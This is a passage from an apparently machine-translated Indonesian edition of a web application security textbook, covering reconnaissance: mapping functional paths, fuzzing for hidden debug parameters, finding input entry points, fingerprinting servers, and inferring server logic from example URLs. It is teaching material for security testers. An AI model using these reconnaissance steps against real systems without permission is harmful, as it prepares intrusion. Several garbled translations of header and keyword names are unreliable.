POST /bank.jsp HTTP/1.1 Host:  
wahh-bank.com  
Konten-Panjang: 106  
  
servlet=TransferFunds&method=confirmTransfer&fromAccount=10372918&to Account=  
  
3910852&jumlah=291,23&Kirim=Oke
```

Di sini, setiap permintaan dibuat ke satu URL. Parameter permintaan digunakan untuk memberi tahu aplikasi fungsi apa yang harus dilakukan dengan memberi nama servlet Java dan metode yang akan dipanggil. Parameter lebih lanjut memberikan informasi untuk digunakan dalam menjalankan fungsi. Pada gambar berdasarkan halaman aplikasi, aplikasi tersebut tampaknya hanya memiliki satu fungsi, dan peta berbasis URL tidak menjelaskan fungsinya. Namun, jika kami memetakan aplikasi dalam hal jalur fungsional, kami dapat memperoleh katalog fungsinya yang jauh lebih informatif dan berguna. Gambar 4-10 adalah peta parsial jalur fungsional yang ada di dalam aplikasi.



Gambar 4-10:Pemetaan jalur fungsional dalam aplikasi web

Mewakili fungsionalitas aplikasi dengan cara ini seringkali lebih berguna bahkan dalam kasus di mana gambar biasa berdasarkan halaman aplikasi dapat diterapkan tanpa masalah. Hubungan logis dan ketergantungan antara fungsi yang berbeda mungkin tidak sesuai dengan struktur direktori yang digunakan dalam URL. Hubungan logis inilah yang paling menarik bagi Anda, baik dalam memahami fungsionalitas inti aplikasi maupun dalam merumuskan kemungkinan serangan terhadapnya. Dengan mengidentifikasi ini, Anda dapat lebih memahami ekspektasi dan asumsi pengembang aplikasi saat mengimplementasikan fungsi. Anda juga dapat mencoba mencari cara untuk melanggar asumsi ini, yang menyebabkan perilaku tak terduga di dalam aplikasi.

Dalam aplikasi di mana fungsi diidentifikasi menggunakan parameter permintaan, bukan URL, ini berimplikasi pada pencacahan konten aplikasi. Pada contoh sebelumnya, latihan penemuan konten yang dijelaskan sejauh ini tidak mungkin mengungkap konten tersembunyi apa pun. Teknik tersebut perlu disesuaikan dengan mekanisme yang sebenarnya digunakan oleh aplikasi untuk mengakses fungsionalitas.

LANGKAH HACK

- 1. Identifikasi setiap kejadian di mana fungsionalitas aplikasi diakses bukan dengan meminta halaman khusus untuk fungsi tersebut (seperti /admin/editUser.jsp) tetapi dengan meneruskan nama fungsi dalam parameter (seperti /admin.jsp? action=editUser).**
- 2. Ubah teknik otomatis yang dijelaskan untuk menemukan konten yang ditentukan URL untuk bekerja pada mekanisme akses konten yang digunakan dalam aplikasi. Misalnya, jika aplikasi menggunakan parameter yang menentukan nama servlet dan metode, pertama-tama tentukan perilakunya saat servlet dan/atau metode yang tidak valid diminta, dan saat metode yang valid diminta dengan parameter tidak valid lainnya. Cobalah untuk mengidentifikasi atribut respons server yang menunjukkan "hits" — servlet dan metode yang valid. Jika memungkinkan, temukan cara untuk menyerang masalah dalam dua tahap, pertama menghitung servlet dan kemudian metode di dalamnya. Menggunakan metode yang mirip dengan yang digunakan untuk konten yang ditentukan URL, kompilasi daftar item umum, tambahkan ke daftar ini dengan menyimpulkan dari nama yang benar-benar diamati, dan buat permintaan dalam jumlah besar berdasarkan ini.**
- 3. Jika memungkinkan, kompilasi peta konten aplikasi berdasarkan jalur fungsional, yang menunjukkan semua fungsi yang disebutkan dan jalur logis serta ketergantungan di antara keduanya.**

Menemukan Parameter Tersembunyi

Variasi pada situasi di mana aplikasi menggunakan parameter permintaan untuk menentukan fungsi mana yang harus dilakukan muncul ketika parameter lain digunakan untuk mengontrol logika aplikasi dengan cara yang signifikan. Misalnya, aplikasi mungkin berperilaku berbeda jika parameternya men-debug=benarditambahkan ke string kueri URL apa pun. Itu mungkin mematikan pemeriksaan validasi input tertentu, memungkinkan pengguna untuk melewati kontrol akses tertentu, atau menampilkan informasi debug verbose dalam responsnya. Dalam banyak kasus, fakta bahwa aplikasi menangani parameter ini tidak dapat disimpulkan secara langsung dari kontennya (misalnya, tidak termasuk men-debug=salahdi URL yang diterbitkannya sebagai hyperlink). Efek dari parameter hanya dapat dideteksi dengan menebak rentang nilai sampai nilai yang benar dikirimkan.

LANGKAH HACK

1. Menggunakan daftar nama parameter debug umum (debug, uji, sembunyikan, sumber, dll.) dan nilai umum (benar, ya, aktif, 1, dll.), buat permintaan dalam jumlah besar ke halaman atau fungsi aplikasi yang diketahui , mengulangi semua permutasi nama dan nilai. Untuk POSpermintaan, sisipkan parameter yang ditambahkan ke string kueri URL dan isi pesan.

Burp Intruder dapat digunakan untuk melakukan tes ini menggunakan beberapa set payload dan jenis serangan "bom cluster" (lihat Bab 14 untuk detail lebih lanjut).

2. Pantau semua respons yang diterima untuk mengidentifikasi setiap anomali yang mungkin mengindikasikan bahwa parameter yang ditambahkan berdampak pada pemrosesan aplikasi.
3. Bergantung pada waktu yang tersedia, targetkan sejumlah halaman atau fungsi berbeda untuk penemuan parameter tersembunyi. Pilih fungsi yang kemungkinan besar pengembang telah menerapkan logika debug, seperti login, pencarian, dan pengunggahan dan pengunduhan file.

Menganalisis Aplikasi

Menghitung sebanyak mungkin konten aplikasi hanyalah salah satu elemen dari proses pemetaan. Yang sama pentingnya adalah tugas menganalisis fungsionalitas, perilaku, dan teknologi aplikasi yang digunakan untuk mengidentifikasi permukaan serangan utama yang dieksposnya dan mulai merumuskan pendekatan untuk menyelidiki aplikasi untuk kerentanan yang dapat dieksloitasi.

Berikut adalah beberapa bidang utama untuk diselidiki:

- Fungsionalitas inti aplikasi — tindakan yang dapat dimanfaatkan untuk bekerja saat digunakan sebagaimana dimaksud
- Lainnya, perilaku aplikasi yang lebih periferal, termasuk tautan di luar situs, pesan kesalahan, fungsi administratif dan logging, dan penggunaan pengalihan
- Mekanisme keamanan inti dan bagaimana fungsinya — khususnya, pengelolaan status sesi, kontrol akses, dan mekanisme autentikasi serta logika pendukung (pendaftaran pengguna, perubahan kata sandi, dan pemulihian akun)

- Semua lokasi berbeda tempat aplikasi memproses input yang diberikan pengguna — setiap URL, parameter string kueri, item dari POSdata, dan cookie
- Teknologi yang digunakan di sisi klien, termasuk formulir, skrip sisi klien, komponen klien tebal (applet Java, kontrol ActiveX, dan Flash), dan cookie
- Teknologi yang digunakan di sisi server, termasuk halaman statis dan dinamis, jenis parameter permintaan yang digunakan, penggunaan SSL, perangkat lunak server web, interaksi dengan database, sistem email, dan komponen back-end lainnya
- Detail lain apa pun yang mungkin diperoleh tentang struktur internal dan fungsionalitas aplikasi sisi server — mekanisme yang digunakannya di balik layar untuk menghadirkan fungsionalitas dan perilaku yang terlihat dari perspektif klien

Mengidentifikasi Titik Masuk untuk Masukan Pengguna

Sebagian besar cara aplikasi menangkap input pengguna untuk pemrosesan di sisi server harus jelas saat meninjau permintaan HTTP yang dihasilkan saat Anda menjelajahi fungsionalitas aplikasi. Berikut adalah lokasi utama yang harus diperhatikan:

- Setiap string URL hingga penanda string kueri
- Setiap parameter dikirimkan dalam string kueri URL
- Setiap parameter yang dikirimkan dalam tubuh aposmeminta
- Setiap kue
- Setiap header HTTP lain yang mungkin diproses oleh aplikasi — khususnya lar, ituAgen-Pengguna, Perujuk, Terima, Terima-Bahasa,DanTuan rumahheader

Jalur File URL

Bagian dari URL yang mendahului string kueri sering diabaikan sebagai titik masuk, karena dianggap hanya sebagai nama direktori dan file di sistem file server. Namun, dalam aplikasi yang menggunakan URL gaya REST, bagian URL yang mendahului string kueri sebenarnya dapat berfungsi sebagai parameter data dan sama pentingnya dengan titik masuk untuk input pengguna seperti string kueri itu sendiri.

URL gaya REST biasa dapat memiliki format ini:

<http://eis/shop/browse/electronics/iPhone3G/>

Dalam contoh ini, string elektronik Dani iPhone 3G harus diperlakukan sebagai parameter untuk menyimpan fungsi pencarian.

Demikian pula, di URL ini:

<http://eis/updates/2010/12/25/my-new-iphone/>

masing-masing komponen URL berikut update mungkin ditangani dengan tenang.

Sebagian besar aplikasi yang menggunakan URL gaya REST mudah diidentifikasi mengingat struktur URL dan konteks aplikasi. Namun, tidak ada aturan keras dan cepat yang harus diasumsikan saat memetakan aplikasi, karena terserah pembuat aplikasi bagaimana pengguna harus berinteraksi dengannya.

Parameter Permintaan

Parameter yang dikirimkan dalam string kueri URL, badan pesan, dan cookie HTTP adalah titik masuk yang paling jelas untuk input pengguna. Namun, beberapa aplikasi tidak menggunakan standarnama=nilai format untuk parameter ini. Mereka mungkin menggunakan skema kustom mereka sendiri, yang mungkin menggunakan penanda string kueri dan pemisah bidang yang tidak standar, atau mereka mungkin menyematkan skema data lain seperti XML dalam data parameter.

Berikut adalah beberapa contoh format parameter tidak standar yang penulis temui di alam liar:

- /dir/file;foo=bar&foo2=bar2
- /dir/file?foo=bar\$foo2=bar2
- /dir/file/foo%3dbar%26foo2%3dbar2
- /dir/foo.bar/file
- /dir/foo=bar/berkas
- /dir/file?param=foo:bar
- /dir/file?data=%3cfoo%3ebar%3c%2ffoo%3e%3cfoo2%3ebar2%3c%2ffoo2%3e

Jika format parameter tidak standar digunakan, Anda perlu mempertimbangkannya saat menyelidiki aplikasi untuk semua jenis kerentanan umum. Misalnya, saat menguji URL final dalam daftar ini, Anda mengabaikan format khusus dan cukup menganggap string kueri berisi parameter tunggal yang disebut data, dan oleh karena itu kirimkan berbagai jenis muatan serangan sebagai nilai dari parameter ini. Anda akan melewatkannya banyak jenis kerentanan yang mungkin ada dalam pemrosesan string kueri. Sebaliknya, jika Anda membedah format dan menempatkan payload Anda di dalam bidang data XML tersemat, Anda mungkin segera menemukan bug kritis seperti injeksi SQL atau traversal jalur.

Tajuk HTTP

Banyak aplikasi melakukan fungsi logging kustom dan dapat mencatat konten header HTTP seperti PerujukDanAgen pengguna. Header ini harus selalu dianggap sebagai titik masuk yang memungkinkan untuk serangan berbasis input.

Beberapa aplikasi melakukan pemrosesan tambahan pada Perujuktajuk. Misalnya, aplikasi dapat mendeteksi bahwa pengguna telah tiba melalui mesin telusur, dan berupaya memberikan respons yang disesuaikan yang disesuaikan dengan kueri penelusuran pengguna. Aplikasi mungkin menggemarkan istilah pencarian atau mencoba menyorot ekspresi yang cocok dalam respons. Beberapa aplikasi berusaha untuk meningkatkan peringkat pencarian mereka dengan menambahkan konten secara dinamis seperti kata kunci HTML, berisi string yang telah dicari oleh pengunjung baru-baru ini dari mesin pencari. Dalam situasi ini, dimungkinkan untuk menyuntikkan konten secara terus-menerus ke dalam respons aplikasi dengan membuat permintaan berkali-kali berisi konten yang dibuat dengan sesuai.

PerujukURL.

Tren penting dalam beberapa tahun terakhir adalah aplikasi menyajikan konten yang berbeda kepada pengguna yang mengakses aplikasi melalui perangkat yang berbeda (laptop, ponsel, tablet). Hal ini dicapai dengan memeriksa Agen pengguna tajuk. Serta menyediakan jalan untuk serangan berbasis input langsung di dalam Agen pengguna header itu sendiri, perilaku ini memberikan peluang untuk mengungkap permukaan serangan tambahan di dalam aplikasi. Dengan memalsukan Agen pengguna header untuk perangkat seluler populer, Anda mungkin dapat mengakses antarmuka pengguna yang disederhanakan yang berperilaku berbeda dari antarmuka utama. Karena antarmuka ini dihasilkan melalui jalur kode yang berbeda dalam aplikasi sisi server, dan mungkin telah menjalani pengujian keamanan yang lebih sedikit, Anda dapat mengidentifikasi bug seperti skrip lintas situs yang tidak ada di antarmuka aplikasi utama.

TIP Surp Intruder berisi daftar muatan bawaan yang berisi sejumlah besar string agen pengguna untuk berbagai jenis perangkat. Anda dapat melakukan serangan sederhana yang melakukan permintaan GET ke halaman aplikasi utama yang memasok string agen pengguna yang berbeda dan kemudian meninjau hasil penyusup untuk mengidentifikasi anomali yang menyarankan antarmuka pengguna yang berbeda disajikan.

Selain menargetkan header permintaan HTTP yang dikirim browser Anda secara default, atau yang ditambahkan komponen aplikasi, dalam beberapa situasi Anda dapat melakukan serangan yang berhasil dengan menambahkan header lebih lanjut yang mungkin masih diproses oleh aplikasi. Misalnya, banyak aplikasi melakukan beberapa pemrosesan pada alamat IP klien untuk menjalankan fungsi seperti logging, kontrol akses, atau geolokasi pengguna. Alamat IP dari koneksi jaringan klien biasanya tersedia untuk aplikasi melalui API platform. Namun, untuk menangani kasus di mana aplikasi berada di belakang load balancer atau proxy, aplikasi dapat menggunakan alamat IP yang ditentukan di X-Diteruskan-Untuktajuk permintaan jika ada. Pengembang mungkin secara keliru berasumsi bahwa nilai alamat IP tidak tercemar dan memprosesnya dengan cara yang berbahaya. Dengan menambahkan sesuai dibuat X-Diteruskan-Untuk

header, Anda mungkin dapat mengirimkan serangan seperti injeksi SQL atau skrip lintas situs yang persisten.

Saluran Out-of-Band

Kelas akhir titik masuk untuk input pengguna mencakup saluran out-of-band yang digunakan aplikasi untuk menerima data yang mungkin dapat Anda kendalikan. Beberapa titik masuk ini mungkin sama sekali tidak terdeteksi jika Anda hanya memeriksa lalu lintas HTTP yang dihasilkan oleh aplikasi, dan menemukannya biasanya memerlukan pemahaman tentang konteks yang lebih luas dari fungsionalitas yang diimplementasikan aplikasi. Berikut beberapa contoh aplikasi web yang menerima data yang dapat dikontrol pengguna melalui saluran out-of-band:

- Aplikasi email web yang memproses dan merender pesan email yang diterima melalui SMTP
- Aplikasi penerbitan yang berisi fungsi untuk mengambil konten melalui HTTP dari server lain
- Aplikasi deteksi intrusi yang mengumpulkan data menggunakan network sniffer dan menampilkannya menggunakan antarmuka aplikasi web
- Segala jenis aplikasi yang menyediakan antarmuka API untuk digunakan oleh agen pengguna nonbrowser, seperti aplikasi ponsel, jika data yang diproses melalui antarmuka ini dibagikan dengan aplikasi web utama

Mengidentifikasi Teknologi Sisi Server

Biasanya dimungkinkan untuk sidik jari teknologi yang digunakan di server melalui berbagai petunjuk dan indikator.

Perebutan Spanduk

Banyak server web mengungkapkan informasi versi terperinci, baik tentang perangkat lunak server web itu sendiri maupun tentang komponen lain yang telah diinstal. Misalnya, `HTTPServerheader` mengungkapkan sejumlah besar detail tentang beberapa instalasi:


```
Server: Apache/1.3.31 (Unix) mod_gzip/1.3.26.1a mod_auth_passthrough/ 1.8 mod_log_bytes/1.2 mod_bwlimited/1.4 PHP/4.3.9 FrontPage/5.0.2.2634a mod_ssl/2.8.20 OpenSSL/0.9.7a
```

Selain itu `Serverheader`, jenis dan versi perangkat lunak dapat diungkapkan di lokasi lain:

- Template yang digunakan untuk membangun halaman HTML
- Tajuk HTTP khusus
- Parameter string kueri URL

Sidik Jari HTTP

Pada prinsipnya, item informasi apa pun yang dikembalikan oleh server dapat dikustomisasi atau bahkan sengaja dipalsukan, dan spanduk seperti ituServerTajuk tidak terkecuali. Sebagian besar perangkat lunak server aplikasi memungkinkan administrator untuk mengonfigurasi spanduk yang dikembalikan diServerTajuk HTTP. Terlepas dari langkah-langkah seperti ini, biasanya penyerang yang gigih dapat menggunakan aspek lain dari perilaku server web untuk menentukan perangkat lunak yang digunakan, atau setidaknya mempersempit rentang kemungkinan. Spesifikasi HTTP berisi banyak detail yang bersifat opsional atau bergantung pada kebijaksanaan pelaksana. Selain itu, banyak server web yang menyimpang dari atau memperluas spesifikasi dengan berbagai cara. Akibatnya, server web dapat diambil sidik jarinya dengan berbagai cara halus, selain melalui ituServerspanduk. Httprecon adalah alat praktis yang perangkat lunak. Ara melaporkan tentang aplikasi S server web dan percaya diri.



Gambar 4-11:Httprecon sidik jari aplikasi EIS

Ekstensi File

Ekstensi file yang digunakan dalam URL sering mengungkapkan platform atau bahasa pemrograman yang digunakan untuk mengimplementasikan fungsionalitas yang relevan. Misalnya:

- .asp —Halaman Server Aktif Microsoft
- .aspx —Microsoft ASP.NET

- jsp —Halaman Server Java
- cfm —Fusi Dingin
- php —Bahasa PHP
- d2w —WebSphere
- pl —Bahasa Perl
- py —Bahasa Python
- dll —Biasanya kode asli yang dikompilasi (C atau C++)
- nsfataunf —Domino Teratai

Bahkan jika aplikasi tidak menggunakan ekstensi file tertentu dalam konten yang dipublikasikan, biasanya dimungkinkan untuk memverifikasi apakah teknologi yang mendukung ekstensi tersebut diterapkan di server. Misalnya, jika ASP.NET diinstal, meminta file .aspx file mengembalikan halaman kesalahan yang disesuaikan yang dihasilkan oleh ASP.N
file dengan di
server web, a



Gambar 4-12: Halaman kesalahan yang disesuaikan yang menunjukkan bahwa platform ASP.NET ada di server


Dengan menggunakan teknik penemuan konten otomatis yang telah dijelaskan, dimungkinkan untuk meminta ekstensi file umum dalam jumlah besar dan dengan cepat memastikan apakah ada teknologi terkait yang diterapkan di server.

Perilaku divergen yang dijelaskan muncul karena banyak server web memetakan ekstensi file tertentu ke komponen sisi server tertentu. Setiap komponen yang berbeda dapat menangani kesalahan (termasuk permintaan untuk konten yang tidak ada) secara berbeda. Gambar 4-14 menunjukkan berbagai ekstensi yang dipetakan ke DLL penangan yang berbeda dalam penginstalan default IIS 5.0.



Gambar 4-13:A
diminta

ekstensi file yang dikenali adalah



Gambar 4-14:Pemetaan ekstensi file di IIS 5.0

Dimungkinkan untuk mendeteksi keberadaan setiap pemetaan ekstensi file melalui pesan kesalahan berbeda yang dihasilkan saat ekstensi file diminta. Dalam beberapa kasus, menemukan pemetaan tertentu dapat mengindikasikan adanya kerentanan server web. Misalnya, file .pencetakDan .ida/.idqpenangan di IIS di masa lalu telah ditemukan rentan terhadap kerentanan buffer overflow.

Sidik jari umum lainnya yang harus diperhatikan adalah URL yang terlihat seperti ini:

<https://wahh-app/news/0,,2-421206,00.html>

Angka yang dipisahkan koma di bagian akhir URL biasanya dihasilkan oleh platform pengelolaan konten Vignette.

Nama Direktori

Adalah umum untuk menemukan nama subdirektori yang menunjukkan keberadaan teknologi terkait. Misalnya:

- servlet —servlet Java
- tolong —Gerbang Aplikasi Server Oracle PL/SQL
- cfdocsataucfide —Fusi Dingin
- Aliran Perak —Server web SilverStream
- WebObjectsatau {function}.woa —Objek Web Apple
- rel —Ruby di Rel

Token Sesi

Banyak server web dan platform aplikasi web menghasilkan token sesi secara default dengan nama yang memberikan informasi tentang teknologi yang digunakan. Misalnya:

- JSESSIONID —Platform Java
- ASPSESSIONID —Server Microsoft IIS
- ASP.NET_SessionId —Microsoft ASP.NET
- CFID/CFTOKEN —Fusi Dingin
- PHPSESSID —PHP

Komponen Kode Pihak Ketiga

Banyak aplikasi web menggabungkan komponen kode pihak ketiga untuk mengimplementasikan fungsionalitas umum seperti keranjang belanja, mekanisme masuk, dan papan pesan. Ini mungkin open source atau mungkin telah dibeli dari pengembang perangkat lunak eksternal. Jika demikian, komponen yang sama sering muncul di banyak aplikasi web lain di Internet, yang dapat Anda periksa untuk memahami cara kerja komponen. Seringkali, aplikasi lain menggunakan fitur berbeda dari komponen yang sama, memungkinkan Anda mengidentifikasi perilaku dan fungsionalitas tambahan di luar apa yang terlihat langsung di aplikasi target. Selain itu, perangkat lunak mungkin berisi kerentanan yang diketahui yang telah didiskusikan di tempat lain, atau Anda mungkin dapat mengunduh dan menginstal sendiri komponen tersebut dan melakukan tinjauan kode sumber atau menyelidiki cacatnya dengan cara yang terkontrol.

LANGKAH HACK

1. Identifikasi semua titik masuk untuk input pengguna, termasuk URL, parameter string kueri, POSdata, cookie, dan header HTTP lainnya yang diproses oleh aplikasi.
2. Periksa format string kueri yang digunakan oleh aplikasi. Jika tidak menggunakan format standar yang dijelaskan di Bab 3, coba pahami bagaimana parameter dikirimkan melalui URL. Hampir semua skema kustom masih menerapkan beberapa variasi pada model nama-nilai, jadi cobalah untuk memahami bagaimana pasangan nama-nilai dienkapsulasi ke dalam URL tidak standar yang telah Anda identifikasi.
3. Identifikasi saluran di luar batas yang digunakan untuk memasukkan data yang dapat dikontrol pengguna atau data pihak ketiga lainnya ke dalam pemrosesan aplikasi.
4. Lihat spanduk Server HTTP yang dikembalikan oleh aplikasi. Perhatikan bahwa dalam beberapa kasus, area aplikasi yang berbeda ditangani oleh komponen back-end yang berbeda, sangat berbeda server header dapat diterima.
5. Periksa pengidentifikasi perangkat lunak lain yang terkandung dalam header HTTP khusus atau komentar kode sumber HTML apa pun.
6. Jalankan alat httpprint untuk sidik jari server web.
7. Jika informasi terperinci diperoleh tentang server web dan komponen lainnya, teliti versi perangkat lunak yang digunakan untuk mengidentifikasi kerentanan apa pun yang dapat dieksloitasi untuk memajukan serangan (lihat Bab 18).
8. Tinjau peta URL aplikasi Anda untuk mengidentifikasi ekstensi file, direktori, atau sub-urutan lain yang tampak menarik yang dapat memberikan petunjuk tentang teknologi yang digunakan di server.
9. Tinjau nama semua token sesi yang dikeluarkan oleh aplikasi untuk mengidentifikasi teknologi yang digunakan.
10. Gunakan daftar teknologi umum, atau Google, untuk menentukan teknologi mana yang mungkin digunakan di server, atau temukan situs web dan aplikasi lain yang tampaknya menggunakan teknologi yang sama.
11. Lakukan pencarian di Google untuk nama cookie, skrip, header HTTP yang tidak biasa, dan sejenisnya yang mungkin milik komponen perangkat lunak pihak ketiga. Jika Anda menemukan aplikasi lain yang menggunakan komponen yang sama, tinjau ini untuk mengidentifikasi fungsionalitas dan parameter tambahan yang didukung komponen, dan verifikasi apakah ini juga ada di aplikasi target Anda. Perhatikan bahwa komponen pihak ketiga mungkin terlihat dan terasa sangat berbeda di setiap penerapan, karena kustomisasi branding, tetapi fungsionalitas inti, termasuk nama skrip dan parameter, sering kali sama. Jika memungkinkan, unduh dan instal komponen dan analisis untuk sepenuhnya memahami kemampuannya dan, jika memungkinkan, temukan kerentanan apa pun.

Mengidentifikasi Fungsi Sisi Server

Seringkali dimungkinkan untuk menyimpulkan banyak tentang fungsionalitas dan struktur sisi server, atau setidaknya membuat tebakan yang cerdas, dengan mengamati petunjuk yang diungkapkan aplikasi kepada klien.

Membedah Permintaan

Pertimbangkan URL berikut, yang digunakan untuk mengakses fungsi pencarian:

```
https://wahh-app.com/calendar.jsp?name=new%20applicants&isExpired=0&startDate=22%2F09%2F2010&endDate=22%2F03%2F2011&OrderBy=name
```

Seperti yang telah Anda lihat, file .jsp fiFile menunjukkan bahwa Java Server Pages sedang digunakan. Anda mungkin menebak bahwa fungsi pencarian akan mengambil informasinya dari sistem pengindeksan atau database. Kehadiran dariDipesan oleh parameter menyarankan bahwa database back-end sedang digunakan dan bahwa nilai yang Anda kirimkan dapat digunakan sebagaiDIPESAN OLEHklausula kueri SQL. Parameter ini mungkin rentan terhadap injeksi SQL, seperti halnya parameter lainnya jika digunakan dalam kueri basis data (lihat Bab 9).

Yang juga menarik di antara parameter lainnya adalahisExpired fitua. Tampaknya ini adalah bendera Boolean yang menentukan apakah kueri penelusuran harus menyertakan konten kedaluwarsa. Jika perancang aplikasi tidak mengharapkan pengguna biasa dapat mengambil konten kadaluwarsa, mengubah parameter ini dari 0 menjadi 1 dapat mengidentifikasi kerentanan kontrol akses (lihat Bab 8).

URL berikut, yang memungkinkan pengguna mengakses sistem manajemen konten, berisi kumpulan petunjuk yang berbeda:

```
https://wahh-app.com/workbench.aspx?template=NewBranch.tpl&loc=/default&ver=2.31&edit=false
```

Di sini, file .aspx fiFile menunjukkan bahwa ini adalah aplikasi ASP.NET. Tampaknya juga sangat mungkin bahwatemplatparameter digunakan untuk menentukan nama file, dan lokasiparameter digunakan untuk menentukan direktori. Ekstensi file yang mungkin .tplmuncul untuk mengkonfirmasi ini, seperti halnya lokasi /bawaan,yang bisa jadi merupakan nama direktori. Ada kemungkinan aplikasi mengambil file template yang ditentukan dan menyertakan konten dalam responsnya. Parameter ini mungkin rentan terhadap serangan traversal jalur, yang memungkinkan file sewenang-wenang dibaca dari server (lihat Bab 10).

Yang juga menarik adalahsuntingparameter, yang diatur kePALSU.Mungkin mengubah nilai ini menjadiBENARakan memodifikasi fungsionalitas pendaftaran, berpotensi memungkinkan penyerang untuk mengedit item yang tidak dimaksudkan untuk dapat diedit oleh pengembang aplikasi. Ituverparameter tidak memiliki tujuan yang mudah ditebak, tetapi mungkin memodifikasi ini akan menyebabkan aplikasi melakukan serangkaian fungsi berbeda yang dapat dieksloitasi oleh penyerang.

Terakhir, pertimbangkan permintaan berikut, yang digunakan untuk mengirimkan pertanyaan ke administrator aplikasi:

POST /feedback.php HTTP/1.1 Host:
wahh-app.com
Konten-Panjang: 389

from=user@wahh-mail.com & to=helpdesk@wahh-app.com &subject=
Masalah+masuk+masuk&pesan=Tolong+bantu...

Seperti contoh lainnya, file .php fiekstensi file menunjukkan bahwa fungsi diimplementasikan menggunakan bahasa PHP. Selain itu, kemungkinan besar aplikasi tersebut berinteraksi dengan sistem email eksternal, dan tampaknya masukan yang dapat dikontrol pengguna diteruskan ke sistem tersebut di semua bidang email yang relevan. Fungsi tersebut dapat dimanfaatkan untuk mengirim pesan sewenang-wenang ke penerima mana pun, dan salah satu bidang mungkin juga rentan terhadap injeksi header email (lihat Bab 10).

TIPSeringkali perlu mempertimbangkan seluruh URL dan konteks aplikasi untuk menebak fungsi dari berbagai bagian permintaan. Ingat URL berikut dari aplikasi Extreme Internet Shopping:

http://eis/pub/media/117/view

Penanganan URL ini mungkin secara fungsional setara dengan yang berikut:

http://eis/manager?schema=pub&type=media&id=117&action=view

Meskipun tidak pasti, sepertinya sumber daya itu117terkandung dalam kumpulan sumber daya dan bahwa aplikasi melakukan tindakan pada sumber daya ini yang setara dengan melihat. Memeriksa URL lain akan membantu mengonfirmasi hal ini.

Pertimbangan pertama adalah mengubah tindakan darimelihatuntuk alternatif yang mungkin, sepertisuntingataumenambahkan.Namun, jika Anda mengubahnya menjadimenambahkan dan tebakan ini benar, kemungkinan akan sesuai dengan upaya untuk menambahkan sumber daya dengan pengenal dari117.Ini mungkin akan gagal, karena sudah ada sumber daya dengan pengenal dari117.Pendekatan terbaik adalah dengan mencari menambahkan operasi dengan an pengenal nilai lebih tinggi dari nilai tertinggi yang diamati atau untuk memilih nilai tinggi yang sewenang-wenang. Misalnya, Anda dapat meminta yang berikut ini:

http://eis/pub/media/7337/add

Mungkin juga bermanfaat untuk mencari kumpulan data lain dengan mengubah media sambil mempertahankan struktur URL yang serupa:

http://eis/pub/pages/1/view
http://eis/pub/users/1/view

LANGKAH HACK

- 1. Tinjau nama dan nilai semua parameter yang dikirimkan ke aplikasi dalam konteks fungsionalitas yang didukungnya.**
- 2. Cobalah untuk berpikir seperti seorang programmer, dan bayangkan mekanisme dan teknologi sisi server apa yang mungkin telah digunakan untuk mengimplementasikan perilaku yang dapat Anda amati.**

Mengekstrapolasi Perilaku Aplikasi

Seringkali, sebuah aplikasi berperilaku secara konsisten di berbagai fungsionalitasnya. Ini mungkin karena fungsi yang berbeda ditulis oleh pengembang yang sama atau dengan spesifikasi desain yang sama, atau berbagi beberapa komponen kode umum. Dalam situasi ini, dimungkinkan untuk menarik kesimpulan tentang fungsionalitas sisi server di satu area dan mengekstrapolasinya ke area lain.

Misalnya, aplikasi mungkin memberlakukan beberapa pemeriksaan validasi input global, seperti membersihkan berbagai jenis input yang berpotensi berbahaya sebelum diproses. Setelah mengidentifikasi kerentanan injeksi SQL buta, Anda mungkin mengalami masalah saat mengeksplorasinya, karena permintaan buatan Anda sedang dimodifikasi dengan cara yang tidak terlihat oleh logika validasi masukan. Namun, fungsi lain dalam aplikasi mungkin memberikan umpan balik yang baik tentang jenis sanitasi yang dilakukan — misalnya, fungsi yang menggemarkan beberapa data yang disediakan pengguna ke browser. Anda mungkin dapat menggunakan fungsi ini untuk menguji berbagai penyandian dan variasi muatan injeksi SQL Anda untuk menentukan input mentah apa yang harus dikirimkan untuk mencapai string serangan yang diinginkan setelah logika validasi input diterapkan. Jika kamu beruntung,

Beberapa aplikasi menggunakan skema obfuscation kustom saat menyimpan data sensitif pada klien untuk mencegah inspeksi biasa dan modifikasi data ini oleh pengguna (lihat Bab 5). Beberapa skema seperti itu mungkin sangat sulit untuk diuraikan mengingat akses hanya ke sampel data yang dikaburkan. Namun, mungkin ada fungsi di dalam aplikasi di mana pengguna dapat menyediakan string yang disamarkan dan mengambil yang asli. Misalnya, pesan kesalahan mungkin menyertakan data yang di-deobfuscate yang menyebabkan kesalahan. Jika skema pengaburan yang sama digunakan di seluruh aplikasi, dimungkinkan untuk mengambil string yang disamarkan dari satu lokasi (seperti cookie) dan memasukkannya ke fungsi lain untuk menguraikan maknanya.

Terakhir, kesalahan sering kali ditangani secara tidak konsisten di dalam aplikasi. Beberapa area menjebak dan menangani kesalahan dengan anggun, dan area lain hanya crash dan kembali

